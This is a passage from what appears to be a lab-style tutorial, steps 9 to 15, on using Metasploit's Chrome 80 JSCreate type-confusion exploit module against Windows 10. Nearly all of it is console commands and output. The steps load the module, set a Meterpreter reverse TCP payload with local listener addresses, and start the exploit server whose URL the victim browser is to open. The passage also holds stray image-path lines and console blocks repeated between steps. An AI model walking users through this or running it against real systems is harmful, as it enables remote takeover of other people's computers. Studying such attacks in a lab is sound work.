 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%|____`"a,$$__|%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%        `"$   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]


       =[ metasploit v5.0.88-dev-                         ]
+ -- --=[ 2008 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf5 > search chrome_js

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/multi/browser/chrome_jscreate_sideeffect  2020-02-19       manual  No     Google Chrome 80 JSCreate side-effect type confusion exp
loit


msf5 >
msf5 >
msf5 > 
```

9. Search for the exploit ,

> search chrome_js




```
ploit

       =[ metasploit v5.0.88-dev-                         ]
+ -- --=[ 2008 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf5 > search chrome_js

Matching Modules
================

   #  Name                                         Disclosure Date  Rank    Check  Description
   -  ----                                         ---------------  ----    -----  -----------
   0  exploit/multi/browser/chrome_jscreate_sideeffect  2020-02-19       manual  No     Google Chrome 80 JSCreate side-effect type confusion exp
loit


msf5 >
msf5 >
msf5 > use exploit/multi/browser/chrome_jscreate_sideeffect
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
```

10. Now start with setting up the exploit

> use exploit/multi/browser/chrome_jscreate_sideeffect

>show options,




```
Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf5 > search chrome_js

Matching Modules
================

   #  Name                                         Disclosure Date  Rank    Check  Description
   -  ----                                         ---------------  ----    -----  -----------
   0  exploit/multi/browser/chrome_jscreate_sideeffect  2020-02-19       manual  No     Google Chrome 80 JSCreate side-effect type confusion exp
loit


msf5 >
msf5 >
msf5 > use exploit/multi/browser/chrome_jscreate_sideeffect
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > show options

Module options (exploit/multi/browser/chrome_jscreate_sideeffect):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)


msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
```

11. Now lets set the required parameters,

>set SRVHOST <our ip>


>set URIPATH /

>set payload windows/x64/meterpreter/reverse_tcp




```
   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/multi/browser/chrome_jscreate_sideeffect  2020-02-19       manual  No     Google Chrome 80 JScreate side-effect type confusion exp
loit


msf5 >
msf5 >
msf5 > use exploit/multi/browser/chrome_jscreate_sideeffect
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > show options

Module options (exploit/multi/browser/chrome_jscreate_sideeffect):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)


msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set SRVHOST 192.168.0.103
SRVHOST => 192.168.0.103
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set URIPATH /
URIPATH => /
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > 
```

12. > set LHOST <ip>



```
SRVHOST => 192.168.0.103
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set URIPATH /
URIPATH => /
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > show options

Module options (exploit/multi/browser/chrome_jscreate_sideeffect):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.0.103    yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /                no        The URI to use for this exploit (default is random)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)


msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > 
```


13. > show options



```
   Id  Name
   --  ----
   0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)


msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > show options

Module options (exploit/multi/browser/chrome_jscreate_sideeffect):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.0.103    yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /                no        The URI to use for this exploit (default is random)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.103    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)


msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > 
```


14. > set target 0

> run




```
   0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)


msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > show options

Module options (exploit/multi/browser/chrome_jscreate_sideeffect):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.0.103    yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /                no        The URI to use for this exploit (default is random)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.103    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)


msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set target 0
target => 0
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > run
```

15. The server has been started and we got an ip, we have to copy this ip and paste it in out vulnerable




```
Module options (exploit/multi/browser/chrome_jscreate_sideeffect):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.0.103    yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /                no        The URI to use for this exploit (default is random)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.103    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)


msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set target 0
target => 0
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > 
[*] Started reverse TCP handler on 192.168.0.103:4444
[*] Using URL: http://192.168.0.103:8080/
[*] Server started.
```

